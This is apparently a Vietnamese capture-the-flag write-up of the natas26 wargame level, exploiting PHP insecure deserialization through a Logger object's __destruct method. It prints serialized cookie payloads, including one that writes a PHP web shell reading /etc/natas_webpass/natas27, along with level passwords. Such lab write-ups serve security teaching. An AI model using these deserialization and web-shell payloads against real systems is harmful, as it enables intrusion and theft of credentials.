


**natas27**

Bạn dùng thông tin đăng nhập sau: natas26: 8A506rfIAXbKKk68yJeuTuRq4UfcK70k

Bài này cho tham số x1,y1,x2,y2 để vẽ hình.

Source code:



Phân tích code:

1. Chúng ta có thể xem hình ở file img/natas26\_nuclj32vsdpa6draq4j3q1nopi.png

2. Nó vẽ hình bằng hàm drawFromUserdata($img).

3. Gửi img đến filepath

4. Set cookies[“drawing”]

Để lấy được flag, mình phải đọc file /etc/natas\_webpass/natas27.

Mình thấy hàm unserialize() nên nghĩ đến insecure deserialization.




Có 2 magic method là \_\_destruct và \_\_construct. Mình không thể dùng \_\_construct vì nó ghi vào thư mục /tmp mà mình không thể truy cập được. Mình phải khởi tạo mới dùng được \_\_construct.


Mình để ý thấy \_\_destruct cho phép ghi file. Mình nghĩ ngay đến việc **chuyển đến 1 thư mục có thể truy cập được** và exitMsg là “abc” .

Payload: O:6:"Logger":2:{s:7:"logFile";s:11:"img/abc.txt";s:7:"exitMsg";s:3:"abc";}

Nó báo lỗi:




Mình dùng đối tượng Logger nhưng nó báo lỗi là mảng. Đọc kĩ thì thấy do storeData() có hàm array() nên \_\_destruct vẫn được thực hiện thành công.



Tiếp theo, mình **tạo 1 file index.php và thực thi nó**.

Payload: O:6:"Logger":2:{s:7:"logFile";s:13:"img/index.php";s:7:"exitMsg";s:48:"<?php system("cat /etc/natas\_webpass/natas27")?>";}



Nhìn đơn giản vậy thôi chứ mình mất rất nhiều thời gian để làm huhu ☹. Mình còn viết demo để test nữa. Thật sự đây là 1 bài rất hay.

**natas27: PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3**